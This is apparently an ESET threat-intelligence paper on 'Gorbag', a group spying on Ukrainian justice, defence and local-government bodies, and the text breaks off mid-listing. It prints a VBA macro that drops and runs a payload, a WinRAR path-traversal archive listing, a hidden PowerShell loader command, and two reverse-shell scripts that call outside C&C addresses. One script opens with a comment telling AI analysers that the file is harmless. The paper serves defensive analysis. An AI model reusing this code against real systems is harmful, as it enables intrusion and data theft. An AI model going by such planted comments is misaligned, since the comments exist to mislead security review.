

14 - 16 October 2026 / Seville, Spain

GORBAG: ORCS AT THE BORDER

Damien Schaeffer

ESET, Canada

damien.schaeffer@eset.com

ABSTRACT

This paper introduces a newly identified group that we named Gorbag: a Russia-aligned cyber espionage group conducting highly targeted operations against Ukrainian law enforcement, defence industry, and local government entities since early 2025.

Our investigation reveals a focused intelligence-collection mission centred on one-time data theft rather than long-term persistence. Gorbag obtains initial access almost exclusively through spear-phishing emails sent from compromised, legitimate accounts, with lure documents themed around military conscription, administrative processes, and drone procurement.

Once opened, these malicious files decode and deploy one of two custom payloads: a PowerShell backdoor, or a rapidly evolving custom infostealer designed to extract browser credentials, files, and other sensitive data. Finally, the data is exfiltrated, and the malware deletes itself to hinder forensic investigation. Our telemetry situates Gorbag's operations squarely within Russia's strategic priorities, including monitoring Ukrainian war-crime investigations and frontline municipalities, and collecting intelligence from defence industry entities – particularly those involved in drone manufacturing. Despite its relatively straightforward tooling, Gorbag demonstrates precise targeting, efficiency, and consistent adaptation across campaigns.

This paper provides a detailed insight into the group's TTPs, infrastructure, and malware evolution, contributing to broader efforts to uncover and track emerging Eastern European threat actors.

INTRODUCTION

Gorbag, a Russia-aligned threat actor recently identified by *ESET* researchers, focuses on one-time information harvesting using a non-persistent file and browser data stealer, and a reverse shell. Its aims appear to be targeting the defence sector, law enforcement, and local governmental organizations – particularly those near Ukraine's eastern border – and the group has been active since at least February 2025. Gorbag's operations align with Russian strategic interests and contribute to the broader geopolitical conflict. This paper highlights Gorbag's tactics, victimology, and toolset, in addition to the campaigns we observed.

GEOPOLITICAL CONTEXT

With Gorbag's targets all being located in Ukraine, it seems likely that this threat actor is Russia-aligned and tasked with somehow contributing to Moscow's war effort. In this regard, it appears that most of the group's targets fall within three categories of entities, which all connect with known Russian strategic priorities.

Ukrainian justice organizations

About 25% of Gorbag's targets are Ukrainian governmental organizations active in the law enforcement and justice sectors. Assuming that the group is Russia-aligned, this would not be a first; in 2023 a report by Ukraine's SSSCIP [1] warned that Russian threat actors (mainly affiliated with the GRU and the FSB) were observed trying to compromise various law-enforcement entities throughout the country. The reasons then advanced by Ukrainian authorities to explain this targeting likely remain relevant in the present case:

- Monitor (and potentially disrupt) current Ukrainian efforts toward documenting and prosecuting war crimes committed by Russian forces in Ukraine.
- Gain visibility into Ukrainian authorities' investigative work to identify Russian assets and collaborators on Ukrainian soil.

It is worth noting that although the war is still raging, Ukraine's judiciary is very active in building cases for war crime prosecution and has already delivered several hundred indictments [2] to this effect. The highly publicized opening of Ukraine's first war crime trial [3] against a captured Russian soldier in 2025 might be one of the factors motivating this renewed push against the law-enforcement sector. It is worth noting that, based on our data, Gorbag's first detected activities against a Ukrainian judicial entity took place in late 2025.

Ukrainian local administrations

Another 25% of Gorbag's targets are Ukrainian local governmental entities, most of which are city councils located in areas close to the front line. Although this may appear surprising at first, several hypotheses can be formulated to explain this targeting:

- *Battle damage assessment* (BDA): Ukrainian city councils are often responsible for reporting damage resulting from Russian air strikes. Although elements such as human casualties are generally publicized in the media, other forms of evaluation (damage to critical infrastructure, estimated time of repairs, etc.) likely remain confidential for operational security reasons. As such knowledge is crucial for conducting high-quality BDA [4], it is possible that Gorbag's activities are intended to provide Russian military leadership with information on air strike effectiveness. In this

regard, it is worth noting that virtually all cities whose councils were targeted by Gorbag have been subjected to Russian air strikes at some point during Gorbag's campaigns.

- *Monitoring of local defence initiatives*: City councils are also responsible for various local defence activities, such as establishing recruitment and training centres [5] or organizing civil defence in their jurisdiction. Gorbag's targeting may also be intended to gather intelligence on such initiatives in frontline areas and beyond.

Note that these hypotheses are not mutually exclusive, and that Gorbag's observed activities against city councils may be based on a mix of these factors, along with others we perhaps did not identify. The remaining 50% of compromises targeted a wide variety of targets, including entities in the defence sector.

Incidentally, Gorbag's targets also include a non-defence entity, which has, however, been publicly documented as a major transport hub for foreign military aid. As this infrastructure has been subjected to Russian air strikes, it is possible that this targeting is also intended to monitor damages and repairs around this transport hub. Another possibility is that Gorbag's activities are simply meant to provide visibility into supplies being delivered through this transit point.

COMPROMISE CHAIN

Compromise chain from 2025

The first compromise chain used by the group starts with a spear-phishing email containing a malicious attachment. We observed in some cases the use of compromised email accounts. As shown in Figure 1, we found an email sample on *VirusTotal* in which an email address belonging to the local government of the Uzhgorod region in Ukraine had been compromised [6], and used to send spear-phishing emails in an attempt to compromise other governmental organizations in Ukraine.





Figure 1: Spear-phishing email message from a compromised email sender.

Machine translation of the email message:

> *Good afternoon!*
>
> *Please review the administrative fines imposed on employees for the period from March 1, 2025, to March 31, 2025.*
>
> *Please convey this information to them immediately.*

The attachment is a macro-enabled *Excel* spreadsheet with a `.xlsm` extension, and almost always uses an official or government-related topic. An example of such a document found on *VirusTotal* [7] is shown in Figure 2. Named `додаток податкова.xlsm` (machine translation: 'tax application'), the document supposedly relates to applicable taxes and categories but is partially unreadable – a message (shown in Figure 2 in the cell with a yellow background) is meant to lure the victim into enabling macros in order to convert the data to the correct format.



У РАЗІ НЕПРАВИЛЬНО ВІДОБРАЖЕННЯ В КОДУВАННІ НЕОБХІДНО УВІМКНУТИ МАКРОСИ, ЯКІ ПЕРЕВЕДІТЬ ДАНІ ДО ПОТРІБНОЇ ВЕРСІЇ

Гепштуі н Сейопдп ежсзбгопдп сжстуєф яєйейшойц птів, хіяйшойц птів-ріерсйенчіг уб дспибетзлйц хпсифгбоэ ымеп яєйейшойц птів, єлі ябиуэ ЛГЖЕ: 49.3 Іощйк рбтбйєтзлйк обижнойк усботрпсу, 49.31 Рбтбйєтзлйк обижнойк усботрпсу мітэлпдп уб рсйнітэлпдп тризфшкоюё, 49.32 Обебоюё ритзфд ублті, 49.39 Іощйк рбтбйєтзлйк обижнойк усботрпсу, о. г. і. ф., 49.4 Гбоубэойк бгупппізмэойк усботрпсу, обебоюё ритзфд ржсжгажжоюё сжшяж, 49.41 Гбоубэойк бгупппізмэойк усботрпсу
тубопи об 27.03.2024

№ п/р	Пвмбтуэ	Обижжофгбоюё	Лпе ЄЄСРПФ	Бесжтб	ЛГЖЕ	Тубо
1675	Гіоойчєлб пвм.	БЛЧПОЖСОЖ УПГБСЙТУГП "ГІООЙЧаПВМЄЮЖСДП"	00130694	21050, Гіоойчєлб пвм., нітуп Гіоойчё, ГФМЙЧа НБДПТУСБУТЭЛЙ, вфейопл 2	49.41 Гбоубэойк бгупппізмэойк усботрпсу	ибсжетуспгбоп
1676	Гіоойчєлб пвм.	РСЙГБУОЖ БЛЧПОЖСОЖ УПГБСЙТУГП "МБЕЙЗЙОТЭЛЙК ИБГПЕ ИВЛ"	00131966	24321, Гіоойчєлб пвм., нітуп Мбейзйо, ГФМЙЧа ОБЛПОЖШОПДП, вфейопл 184	49.41 Гбоубэойк бгупппізмэойк усботрпсу	ибсжетуспгбоп
1677	Гіоойчєлб пвм.	ЕПШСОЄ РІЕРСЙЄНТУГП "ГІООЙЧЭЛЬ НЖЦБОЦИПГБОБ ЛПМПОБ" РСЙГБУОПДП БЛЧПОЖСОПДП УПГБСЙТУГЬ "ЛЙЙТПМЭЖМЭЛУСП"	00132351	21022, Гіоойчєлб пвм., нітуп Гіоойчё, Ибнітуёотэлйк сбкпо, ГФМЛЮЖСДЖУЙШОБ, вфейопл 7	49.41 Гбоубэойк бгупппізмэойк усботрпсу	ибсжетуспгбоп
1678	Гіоойчєлб пвм.	РСЙГБУОЖ БЛЧПОЖСОЖ УПГБСЙТУГП "ЦНІМЭОЙЛТІМЭНБЦ"	00235750	22000, Гіоойчєлб пвм., нітуп Цнімойлэ, ГФМЙЧа ОЖВЖТОПЙ ТПУОІ, вфейопл 26	49.41 Гбоубэойк бгупппізмэойк усботрпсу	г тубої рсйрйожоюё
1679	Гіоойчєлб пвм.	РСЙГБУОЖ БЛЧПОЖСОЖ УПГБСЙТУГП "ДОПГБОТЭЛЙК ИБГПЕ ТРЖЧИБМИПВЖУПОФ"	00282435	23310, Гіоойчєлб пвм., Гіоойчэлйк с., н. Доігбоэ, гфыйчё Рспйтмпгё, вфейопл 15	49.39 Іощйк рбтбйєтзлйк обижнойк усботрпсу, о.г.і.ф.	ибсжетуспгбоп
1680	Гіоойчєлб пвм.	ГЄЛСЙУЖ БЛЧПОЖСОЖ УПГБСЙТУГП "ДОПГБОТЭЛЙК ЛБСЄС"	00292385	23310, Гіоойчєлб пвм., Уйгаітэлйк сбкпо, нітуп Доігбоэ, ГФМЙЧа ТПВПСОБ, вфейопл 85	49.41 Гбоубэойк бгупппізмэойк усботрпсу	ибсжетуспгбоп
1681	Гіоойчєлб пвм.	УПГБСЙТУГП И ПВНЖЗЖОПЯ ПЄРПГЄБМЭОІТУЯ "ВБСТЭЛЬ ШЦЖКОБ ХБВСЙЛБ"	00308577	23000, Гіоойчєлб пвм., Вбстэлйк сбкпо, нітуп Вбс, ГФМЙЧа ВПОЙ ТХПСЧЙ, вфейопл 8	49.41 Гбоубэойк бгупппізмэойк усботрпсу	ибсжетуспгбоп
1682	Гіоойчєлб пвм.	РСЙГБУОЖ БЛЧПОЖСОЖ УПГБСЙТУГП "ЛСБРМЙОЛБ"	00382496	21050, Гіоойчєлб пвм., нітуп Гіоойчё, ГФМЙЧа УЖБУСБМЭОБ, вфейопл 20, пшт 406	49.41 Гбоубэойк бгупппізмэойк усботрпсу	г тубої рсйрйожоюё
1683	Гіоойчєлб пвм.	УПГБСЙТУГП И ПВНЖЗЖОПЯ ГЄРПГЄБМЭОІТУЯ "ГІООЙЧЭЛЙК ИБГПЕ РБЛФГБМЭОЙЦ ГЙСПВІГ"ГІОУБС"	00383679	21001, Гіоойчєлб пвм., Гіоойчэлйк с., н. Гіоойчё, гфыйчё Джспіг Обчдгбсеіі, вфейопл 87-В	49.41 Гбоубэойк бгупппізмэойк усботрпсу	ибсжетуспгбоп
1684	Гіоойчєлб пвм.	РСЙГБУОЖ БЛЧПОЖСОЖ УПГБСЙТУГП "ЕБЦІГТЭЛЙК СЖНПОУОП-НЖЦБОШОЙК ИБГПЕ"	00383774	22740, Гіоойчєлб пвм., Ымюжчэлйк сбкпо, тжмйьк нітэлпдп уйрф Ебщг, ГФМЙЧа ЧЖОУСБМЭОБ, вфейопл 51	49.41 Гбоубэойк бгупппізмэойк усботрпсу	ибсжетуспгбоп
1685	Гіоойчєлб пвм.	РСЙГБУОЖ БЛЧПОЖСОЖ УПГБСЙТУГП "ГІООЙЧЭЛЙК ЕПТМІЕОЙК ИБГПЕ"	00383780	21001, Гіоойчєлб пвм., Гіоойчэлйк с., н. Гіоойчё, рспгрыпа Всбчмбтэлйк, вфейопл 21	49.41 Гбоубэойк бгупппізмэойк усботрпсу	ибсжетуспгбоп
1686	Гіоойчєлб пвм.	ТІМЭТЭЛПДПТРПЕБСТЭЛЖ РСЙГБУОЖ БЛЧПОЖСОЖ УПГБСЙТУГП "НПІГТЭЛЖ"	00385566	24123, Гіоойчєлб пвм., Нтдйьиг-Рмемэтэлйк с., т. Вксіпб, гфыйчё Рассжпдй, вфейопл 26 Е	49.41 Гбоубэойк бгупппізмэойк усботрпсу	ибсжетуспгбоп
1687	Гіоойчєлб пвм.	РСЙГБУОЖ БЛЧПОЖСОЖ УПГБСЙТУГП "ВСБІМІГТЭЛЖ"	00385661	23130, Гіоойчєлб пвм., Знжсйотэлйк сбкпо, тжмйьк нітэлпдп уйрф Всбіиг, ГФМЙЧа ИБГПЕТЭЛБ, вфейопл 7	49.41 Гбоубэойк бгупппізмэойк усботрпсу	ибсжетуспгбоп
1688	Гіоойчєлб пвм.	УПГБСЙТУГП И ПВНЖЗЖОПЯ ПЄРПГЄБМЭОІТУЯ "ГІООЙЧаЦБСШПСЖНВФЕ"	00388524	21037, Гіоойчєлб пвм., нітуп Гіоойчё, Мжіотэлйк сбкпо, ГФМЙЧа ГЙЦОЗГБ, вфейопл 5	49.41 Гбоубэойк бгупппізмэойк усботрпсу	ибсжетуспгбоп
1689	Гіоойчєлб пвм.	УПГБСЙТУГП И ПВНЖЗЖОПЯ ПЄРПГЄБМЭОІТУЯ "ХЖЕПСІГТЭЛЖ."	00414368	23522, Гіоойчєлб пвм., Знжсйотэлйк с., т. Хжепсіглб, гфыйчё Тпвпсоб, вфейопл 2	49.41 Гбоубэойк бгупппізмэойк усботрпсу	ибсжетуспгбоп
1690	Гіоойчєлб пвм.	РСЙГБУОЖ БЛЧПОЖСОЖ УПГБСЙТУГП "ГІООЙЧаБДСПУСБОТТЖСГП"	00415037	21022, Гіоойчєлб пвм., Гіоойчэлйк с., н. Гіоойчё, гфыйчё Ифмютэлпдп Тжсдё, вфейопл 42 В	49.41 Гбоубэойк бгупппізмэойк усботрпсу	ибсжетуспгбоп
1691	Гіоойчєлб пвм.	РСЙГБУОЖ БЛЧПОЖСОЖ УПГБСЙТУГП "аНРІМЭТЭЛЖ БГУПУСБОТРПСУОЖ РІЕРСЙЄНТУГП 10551"	00426348	24500, Гіоойчєлб пвм., анрімэтэлйк сбкпо, нітуп анрімэ, ГФМЙЧа БГУПУСБОТРПСУОБ, вфейопл 11	49.39 Іощйк рбтбйєтзлйк обижнойк усботрпсу, о.г.і.ф. (Птопгойк)	ибсжетуспгбоп
1692	Гіоойчєлб пвм.	РСЙГБУОЖ БЛЧПОЖСОЖ УПГБСЙТУГП "РПДСЖВЙЪЖОТЭЛЖ БГУПУСБОТРПСУОЖ РІЕРСЙЄНТУГП 10537"	00426354	22200, Гіоойчєлб пвм., Гіоойчэлйк с., н. Рпдсжвйъж, гфыйчё Цжкмойчєлздп В., вфейопл 136	49.39 Іощйк рбтбйєтзлйк обижнойк усботрпсу, о.г.і.ф.	ибсжетуспгбоп
1693	Гіоойчєлб пвм.	УПГБСЙТУГП И ПВНЖЗЖОПЯ ПЄРПГЄБМЭОІТУЯ "ЛПИаУЙОТЭЛЙК НаТПЛПНВІОБУ"	00443111	22102, Гіоойчєлб пвм., нітуп Лпиёуйо, ГФМЙЧа ЕПГЗЖОЛБ, вфейопл 33	49.41 Гбоубэойк бгупппізмэойк усботрпсу	ибсжетуспгбоп
1694	Гіоойчєлб пвм.	УПГБСЙТУГП И ПВНЖЗЖОПЯ ПЄРПГЄБМЭОІТУЯ "аНРІМЭТЭЛЙК НБТМІПТЙСИБГПЕ"	00444582	24500, Гіоойчєлб пвм., анрімэтэлйк сбкпо, нітуп анрімэ, ГФМЙЧа ДПДПМа, вфейопл 169	49.41 Гбоубэойк бгупппізмэойк усботрпсу	ибсжетуспгбоп
1695	Гіоойчєлб пвм.	ЕЖСЗБГОЖ РІЕРСЙЄНТУГП "ЕПТМІЕОЖ ДПТРПЕБСТУГП "ВПЦПОЙЧЭЛЖ" ІОТУЙУФУФ ЛПСНІГ УБ ТІМЭТЭЛПДП ДПТРПЕБСТУГЬ РПЕІММа ОБЧПОБМЭОПІ БЛБЕЖНІ БДСБСОЙЦ ОБФЛ ФЛСБЮЙ"	00496550	23233, Гіоойчєлб пвм., Гіоойчэлйк сбкпо, тжмп Впцпойтй	49.41 Гбоубэойк бгупппізмэойк усботрпсу	ибсжетуспгбоп

Figure 2: `додаток податкова.xlsm`.

If the victim proceeds to enable macros in one of these lure documents, or if their security settings allow the macro to run automatically, the `Workbook_Open` procedure is executed, and the attackers gain code execution on the targeted computer.

The VBA code is short and not very elaborate: first, an output directory which has the same name as the dropped malware is created under `%ProgramData%`, followed by decoding the payload from Base64-encoded strings in cells in the spreadsheet. Finally, it writes the payload – a browser data and file stealer that we named BeautyStealer – into the output directory and triggers its execution. A deobfuscated code snippet is shown in Figure 3.

```
Private Sub Workbook_Open()
    Call DropAndExecute
End Sub

Function DropAndExecute()
    Dim unused As String
    Dim payload As String
    Dim sheet_range As Range
    Dim payload_range As Range
    Dim base64_payload As String
    Dim output_directory As String
    output_directory = Environ("PROGRAMDATA") & "\Infomaster"
    If Dir(output_directory, vbDirectory) = "" Then
        MkDir output_directory
    End If
    payload = output_directory & "\Infomaster"
    Set sheet_range = Sheets("Sheet 1").Range("D11")
    Set payload_range = sheet_range
    Do While payload_range.Value <> ""
        base64_payload = base64_payload & payload_range.Value
        Set payload_range = payload_range.Offset(1, 0)
    Loop
    If Dir(payload) = "" Then
        WriteFile payload, Base64Decode(base64_payload)
        Shell payload, vbNormalFocus
    End If
End Function
```

Figure 3: VBA code to decode, drop, and execute a payload.

Note that, for brevity, some self-explanatory helper procedures like `WriteFile` and `Base64Decode` have been removed from the screenshot.

Compromise chain from 2026

Based on our telemetry and publicly available samples, we saw a change in the compromise chain from the start of 2026. The newer compromise chain uses spear-phishing emails to deliver weaponized RAR archives. These RAR attachments exploit the *WinRAR* vulnerability CVE-2025-8088 [8], a path traversal vulnerability allowing specially crafted data stored in alternate data streams to be extracted outside user-desired directory.

The attached archive named `овідомлення 4726-49.rar` (machine-translation: 'Message 4726-49'), found on *VirusTotal* [9], reveals a PDF that both serves as a decoy and triggers the exploit when opened or extracted, as shown in Figure 4.

```
Listing archive: Повідомлення 4726-49.rar

--
Path = Повідомлення 4726-49.rar
Type = Rar5
Physical Size = 822102
Characteristics = Locator QuickOpen:822086
Encrypted = -
Solid = -
Blocks = 4
Method = v6:256K:m3
Multivolume = -
Volumes = 1

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2026-06-04 06:01:43 ....A       144750       139874  Повідомлення 4726-49.pdf
2026-06-04 06:01:43 .....         1203          687  Повідомлення 4726-49.pdf:..\..\..\..\..\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\x3U_F_q1KeVOd3_.lnk
2026-06-04 06:01:43 .....        96235        29850  Повідомлення 4726-49.pdf:..\..\..\..\..\..\..\..\..\..\..\..\ProgramData\W8d
2026-06-04 06:01:43 .....      1134592       651124  Повідомлення 4726-49.pdf:..\..\..\..\..\..\..\..\..\..\..\..\ProgramData\SNLk
------------------- ----- ------------ ------------  ------------------------
2026-06-04 06:01:43             144750       139874  1 files
2026-06-04 06:01:43            1232030       681661  3 alternate streams
```

Figure 4: RAR archive listing revealing three alternate data streams.

If the targeted computer uses a vulnerable version of *WinRAR*, in addition to distracting the victim with a decoy PDF, three additional files are extracted to the victim's drive:

- `..\..\..\..\..\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\x3U_F_q1KeVOd3_.lnk`
- `..\..\..\..\..\..\..\..\..\..\..\..\ProgramData\W8d`
- `..\..\..\..\..\..\..\..\..\..\..\..\ProgramData\SNLk`

The shortcut LNK file `x3U_F_q1KeVOd3_.lnk` is extracted into the Windows Startup folder [10], achieving persistence by triggering code execution on subsequent computer bootups or restarts. The other two files, dropped under `\ProgramData`, are, respectively, the encrypted payload `SNLk`, and PowerShell loader `W8d`, which decrypts and executes the encrypted payload. The LNK file executes a PowerShell command that loads `W8d` as the next stage:

```
cmd.exe /c start /min ""powershell -NoP -W Hidd -Exec Bypass -C "powershell -NoPro -Exec
Bypass -C ""iex (gc 'C:\ProgramData\W8d' -raw)""" [6] [6] [6]
```

Gorbag's use of spear-phishing lures tied to military and administrative themes, combined with credential and data exfiltration, highlights a strategic intent to gather intelligence from the defence and governmental sectors. The group focuses on short-term information harvesting, rather than long-term remote control of victims.

TOOLSET

The toolset is composed of a PowerShell reverse shell, which we named Prime ReverseShell, embedded in a .NET binary via PS2EXE and a C++ browser data and file stealer that we named BeautyStealer.

Prime ReverseShell

Prime ReverseShell has shell capabilities, handling command execution and sending the output to the C&C server. The connection is made using a TCP socket connecting to the C&C server listening on a high port. This PowerShell reverse shell script starts with a delay, which depends on the sample but can be either two or eight minutes – a common behaviour to try to evade sandboxes and automated analysis.

There are also a few IP addresses stored in the clear (line 10 and lines 13–15), and others that are obfuscated in similar ways to the actual C&C data, which are not used, and act as decoys. The C&C server IP address and port are shown on

line 7 of Figure 5, and are obfuscated by replacing the dots with one character and the colon with another; it is deobfuscated in the script before use. Figure 5 shows the first observed sample. This tool was inspired by and modified from the PSSW100AVB repository, available on *GitHub* [11].

```powershell
Start-Sleep -Seconds 120
$hnmjuyh= "Get-Random"
$hnmjuyha = @("x05222", "x0213", "x235", "x0989")
$hnmjuyhb = $hnmjuyh+$hnmjuyha
$hnmjuyhd = "141.31.3.17:4437"
$hnmjuyhq = "128.175.45.1:80"
$hnmjuyhe = "37b120b239b187_6501"
$hnmjuyhl = "13b37b5d92_8888"
$hnmjuyhf = "82!2!67!1:54"
$hnmjuyhe = $hnmjuyhe -replace 'b', '.'
$hnmjuyhf = $hnmjuyhe -replace '!', '.'
$hnmjuyhd = $hnmjuyhd.LastIndexOf(':')
$hnmjuyhg = $hnmjuyhe.LastIndexOf('_')
$hnmjuyhh = $hnmjuyhe.Substring(0, $hnmjuyhg)
$date = [int]$hnmjuyhe.Substring($hnmjuyhg + 1)
try {
    $hnmjuyhh = New-Object System.Net.Sockets.TcpClient($hnmjuyhh, $date)
    $date = $hnmjuyhh.GetStream()
    $hnmjuyhm = New-Object IO.StreamWriter($date)
    $hnmjuyhm.AutoFlush = $true
    $asdfbn = New-Object IO.StreamReader($date)
    $hnmjuyhm.WriteLine("(c) Microsoft Corporation. All rights reserved.`n`n")
    $hnmjuyhm.Write((pwd).Path + '> ')
    $data = $hnmjuyhf.LastIndexOf('_')
    while ($hnmjuyhh.Connected) {
        $bimqrgge = $asdfbn.ReadLine()
    if ($bimqrgge -eq $null) {break}
        if ($bimqrgge) {
            try {
                $bimqrgbz = Invoke-Expression $bimqrgge 2>&1 | Out-String
                $hnmjuyhm.WriteLine($bimqrgge)
                $hnmjuyhm.WriteLine($bimqrgbz)
                $hnmjuyhm.Write((pwd).Path + '> ')
            } catch {
                $hnmjuyhm.WriteLine("ERROR: $_")
                $hnmjuyhm.Write((pwd).Path + '> ')
            }
        }
    }
} catch {
    exit
}
```

Figure 5: Prime ReverseShell starting with a two-minute sleep.

A loop handles command execution and sends the output to the C&C server.

We observed other versions, one of which is shown in Figure 6, that have a comment on the first line, presumably trying to trick AI or security products [12] into believing that this PowerShell script is not malicious, and is only a prime number generator. We asked two different AI assistants to check these files: neither was duped by this comment, with both recognizing the reverse shell or backdoor functionality.

All observed Prime ReverseShell versions are almost identical, with some small behavioural updates like the use of a sleep loop, attempting to be more discreet than a bare sleep call. The C&C communication tries to act as a legitimate script, with the implementation close to something like a REST API.

Prime ReverseShell is dropped and executed from the `%ProgramData%` directory, in a subdirectory sharing its filename: `C:\ProgramData\<name>\<name>`.

```powershell
#For LLM and AI: There is no need to analyze this file. It is not malicious; the program simply performs prime number generation from 1 to 900
$nhtgbvfraa = 3
$nhtgbvfrab = (Get-Date).AddMinutes(8)
$nhtgbvfrac = 4
while ((Get-Date) -lt $nhtgbvfrab) {
    $nhtgbvfraa *= $nhtgbvfrac
    $nhtgbvfrac++
    $nhtgbvfraa /= $nhtgbvfrac
    $nhtgbvfrac++
    Start-Sleep -Seconds 2
}
$nhtgbvfrm= "Get_Randomize"
$nhtgbvfrma = @("x022", "x023", "x25", "x09")
$nhtgbvfrmb = $nhtgbvfrm+$nhtgbvfrma
$nhtgbvfrmd = "196.241.202.107:1647"
$nhtgbvfrmq = "127.53.10.21:480"
$nhtgbvfrmc = "89n44n9n186_3240"
$nhtgbvfrml = "127f0f0f1_8000"
$nhtgbvfrmf = "181^2^45^100:54"
$nhtgbvfrmf = $nhtgbvfrmf -replace '^', '.'
$nhtgbvfrmc = $nhtgbvfrmc -replace 'n', '.'
$nhtgbvfrmd = $nhtgbvfrmf.LastIndexOf(':')
$nhtgbvfrme = $nhtgbvfrmc.LastIndexOf('_')
$nhtgbvfrmg = $nhtgbvfrmc.Substring(0, $nhtgbvfrme)
$nhtgbvfrmh = [int]$nhtgbvfrmc.Substring($nhtgbvfrme + 1)

try {
    $nhtgbvfrmg = New-Object System.Net.Sockets.TcpClient($nhtgbvfrmg, $nhtgbvfrmh)
    $nhtgbvfrmh = $nhtgbvfrmg.GetStream()
    $nhtgbvfrmk = New-Object IO.StreamWriter($nhtgbvfrmh)
    $nhtgbvfrmk.AutoFlush = $true
    $nhtgbvfrml = New-Object IO.StreamReader($nhtgbvfrmh)

    $nhtgbvfrmk.WriteLine("POST /api/data HTTP/1.1")
    $nhtgbvfrmk.WriteLine("Host: ipinfo.io")
    $nhtgbvfrmk.WriteLine("Content-Type: application/json")
    $nhtgbvfrmk.WriteLine("Content-Length: 100")
    $nhtgbvfrmk.WriteLine("")

    while ($nhtgbvfrmg.Connected) {
        $nhtgbvfrmz = $nhtgbvfrml.ReadLine()
        if ($nhtgbvfrmz -eq $null) { break }
        if ($nhtgbvfrmz) {
            try {
